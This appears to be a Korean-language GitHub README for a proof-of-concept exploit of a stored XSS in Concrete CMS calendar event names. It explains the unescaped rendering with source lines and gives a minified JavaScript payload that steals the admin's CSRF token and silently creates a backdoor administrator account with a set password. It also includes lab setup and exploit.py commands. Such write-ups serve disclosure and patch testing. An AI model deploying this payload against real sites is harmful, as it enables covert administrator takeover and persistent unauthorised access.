
 endlssnightmare/cve-2026-18116
CVE-2026-18116에 대한 개념 증명(PoC)으로, Concrete CMS 캘린더 이벤트 이름에 존재하는 저장형 XSS로, 관리자 대시보드에서 실행되어 백도어 관리자 계정을 생성합니다.

Concrete CMS에서 캘린더 이벤트 이름을 통한 저장형 XSS로 관리자 계정 탈취
| 제품 | Concrete CMS |
| 영향받는 버전 | 8.3.0 ~ 9.5.2 |
| 수정된 버전 | 9.5.3 |
| 심각도 | HIGH (CVSS v4.0 7.3) |
| CWE | CWE-79: 웹 페이지 생성 중 입력의 부적절한 중화 |
| CVE | CVE-2026-18116 |
Concrete CMS의 캘린더 이벤트 이름은 정화 없이 저장되며, 워크플로 승인 알림에서 HTML 이스케이프 없이 렌더링됩니다. 이러한 알림은 "Waiting For Me" 대시보드 블록에 표시되며, 이 블록은 기본적으로 모든 관리자의 대시보드에 존재합니다.
비관리자 사용자가 캘린더 이벤트를 제출할 수 있는 모든 Concrete CMS 사이트(표준 커뮤니티 캘린더 설정)에서, 등록된 사용자는 관리자가 다음에 대시보드를 열 때 관리자의 브라우저에서 실행되는 JavaScript를 주입할 수 있습니다. 관리자는 이벤트를 클릭하거나 페이로드와 어떤 방식으로든 상호작용할 필요가 없습니다. 단순히 대시보드를 로드하는 것만으로도 트리거하기에 충분합니다.
페이로드는 관리자의 CSRF 토큰을 추출하고 조용히 영구적인 백도어 관리자 계정을 생성하여, 눈에 띄는 징후 없이 완전한 계정 탈취를 달성합니다.
document.cookie 탈취가 작동하지 않는 이유Concrete CMS는 세션 쿠키에 HttpOnly 플래그를 설정하여 JavaScript가 document.cookie를 통해 이를 읽는 것을 방지합니다. 직접적인 세션 하이재킹은 불가능합니다.
그러나 HttpOnly는 XSS가 인증된 작업을 수행하는 것을 막지 못합니다. 악성 JavaScript는 관리자의 브라우저 세션 내에서 실행되므로, 수행하는 모든 fetch() 호출에는 세션 쿠키가 자동으로 포함됩니다. 페이로드는 이를 활용하여 관리자 패널과 직접 상호작용합니다. 사용자 생성 페이지를 가져오고, 응답 DOM에서 유효한 CSRF 토큰을 추출한 후, 새로운 관리자 계정을 생성하기 위해 POST 요청을 제출합니다. 브라우저는 스크립트가 쿠키를 읽을 필요 없이 각 요청에 HttpOnly 쿠키를 첨부합니다.
이는 여기서 HttpOnly를 방어 수단으로서 무의미하게 만듭니다. 공격자는 세션 쿠키를 필요로 하지 않습니다. 그들은 세션을 필요로 하며, 이미 그것을 가지고 있습니다.
"Waiting For Me" 블록은 승인 알림 설명 내에 이벤트 이름을 렌더링합니다. 알림 텍스트는 서버 측에서 ApproveCalendarEventRequest.php에 의해 생성되며, 이는 원시 이벤트 이름을 앵커 태그에 주입합니다:
'<a href="' . $url . '">' . $v->getName() . '</a>'
이벤트 이름이 onerror 핸들러가 포함된 `` 태그이기 때문에, 브라우저는 이를 텍스트로 표시하는 대신 HTML로 해석합니다. 관리자가 대시보드에서 보게 되는 것은 다음과 같습니다:
XSS는 이미지 소스(src=x)가 로드에 실패하기 때문에 onerror에서 실행됩니다. 이는 관리자가 내용을 검사할 기회를 갖기도 전에 즉시 그리고 조용히 발생합니다. 관리자가 이벤트를 검토하기 위해 "View Requested Version"을 클릭하더라도, 페이로드는 이미 실행된 상태입니다.
Attacker (registered user)          Concrete CMS             Admin (victim)
         |                               |                        |
         |  Create calendar event        |                        |
         |  name:       |                        |
         |  click "Publish Event"        |                        |
         |------------------------------>|                        |
         |                               |                        |
         |  Event queued for approval    |                        |
         |<------------------------------|                        |
         |                               |                        |
         |                               |   Admin opens Dashboard|
         |                               |<-----------------------|
         |                               |                        |
         |                               |   "Waiting For Me"     |
         |                               |   renders event name   |
         |                               |   as raw HTML          |
         |                               |----------------------->|
         |                               |                        |
         |                               |   XSS fires silently:  |
         |                               |   1. GET /users/add    |
         |                               |   2. Extract CSRF token|
         |                               |   3. POST /users/add   |
         |                               |      create admin user |
         |                               |<-----------------------|
         |                               |                        |
         |  Login as backdoor            |                        |
         |------------------------------>|                        |
         |  Full admin access            |                        |
         |<------------------------------|                        |
저장: 이벤트 이름이 어떠한 정제(sanitization) 없이 저장됩니다.
controllers/dialog/event/edit.php:142
$eventVersion->setName($this->request->request->get('name'));
워크플로 알림: 이름이 h() 이스케이프 함수 없이 HTML에 주입됩니다.
src/Workflow/Request/ApproveCalendarEventRequest.php:75
$d->setDescription(t(
    'New Event: %s',
    '<a href="' . $url . '">' . $v->getName() . '</a>'  // no h()
));
src/Workflow/Request/DeleteCalendarEventRequest.php:33
$d->setDescription(t("%s submitted for Deletion.", $v->getName())); // no h()
렌더 싱크: 알림 설명이 원시 HTML로 출력됩니다.
elements/notification/list/details.php:11
<?php print $listView->getActionDescription() ?>
개발자는 위험을 인지하고 있었다. UnapproveCalendarEventRequest.php는 동일한 필드에 대해 h($event->getName())을 올바르게 사용한다. 나머지 두 워크플로 요청 클래스는 이를 놓쳤다.
이벤트 이름 필드에 전달된 축소된 페이로드:
r.text()).then(h=>{
    let d=new DOMParser().parseFromString(h,'text/html');
    let t=d.querySelector('input[name=ccm_token]').value;
    let f=new URLSearchParams();
    f.set('uName','backdoor');
    f.set('uPassword','Backdoor@2026!');
    f.set('uPasswordConfirm','Backdoor@2026!');
    f.set('uEmail','[email protected]');
    f.set('gID[]','3');
    f.set('uHomeFileManagerFolderID','0');
    f.set('ccm_token',t);
    fetch('/index.php/dashboard/users/add/submit',
      {method:'POST',body:f})
  })">
단계별 설명:
onerror가 트리거됩니다./dashboard/users/add를 가져옵니다. 브라우저는 HttpOnly 쿠키를 자동으로 전송합니다.ccm_token)을 추출합니다./dashboard/users/add/submit에 대한 POST 요청을 구성하고, 해당 계정을 그룹 ID 3(Administrators)에 할당합니다.backdoor / Backdoor@2026!이 전체 관리자 권한으로 생성됩니다.주석이 포함된 전체 페이로드는 poc/payload.js에 있습니다.
HttpOnly 쿠키가 직접적인 세션 탈취를 방지하지만, XSS는 관리자의 인증된 브라우저 세션에서 실행되므로 다음이 가능합니다:
페이로드는 이벤트가 승인되거나 삭제될 때까지 워크플로 큐에 지속됩니다. 관리자가 이에 대해 아무 조치도 취하지 않으면, XSS는 대시보드를 방문할 때마다 다시 실행됩니다.
git clone https://github.com/v01demort/CVE-2026-18116.git
cd CVE-2026-18116
docker compose up -d --build
./poc/setup_env.sh
이것은 Concrete CMS 9.5.2를 설치하고, 관리자 및 공격자 계정을 생성하며, 승인 워크플로가 포함된 캘린더를 구성하고, 필요한 모든 권한을 설정합니다. 완료되면 환경이 준비됩니다.
| 계정 | 사용자 이름 | 비밀번호 |
|---|---|---|
| 관리자 | admin | Admin@2026! |
| 공격자 | attacker | Attacker@2026! |
옵션 A: 수동 (PoC 데모 녹화용)
두 개의 브라우저 창을 나란히 엽니다.

공격자로서: http://localhost:8080/index.php/login에서 로그인하고, Dashboard로 이동하여 Calendar & Events를 클릭하고, 캘린더의 아무 날짜나 클릭한 뒤, poc/payload.txt의 내용을 Name 필드에 붙여넣고 Publish Event를 클릭합니다.
옵션 B: 자동화
python3 poc/exploit.py --target http://localhost:8080 \
    --user attacker --password 'Attacker@2026!'
admin으로: 로그인한 후 http://localhost:8080/index.php/dashboard에서 Dashboard를 엽니다. "Waiting For Me" 블록에 대기 중인 이벤트 승인이 표시됩니다. 페이지가 렌더링되는 즉시 XSS가 조용히 실행됩니다. admin은 "New Event:" 옆에 깨진 이미지 아이콘만 보게 되며, 다른 시각적 표시는 없습니다.

admin은 "Approve", "Deny", "View Requested Version"을 클릭할 필요가 없습니다. 알림이 렌더링되는 즉시 XSS가 실행됩니다.
전체 관리자 접근 권한을 확인하려면 backdoor / Backdoor@2026!로 로그인하거나 다음을 실행하십시오:
python3 poc/exploit.py --target http://localhost:8080 --verify
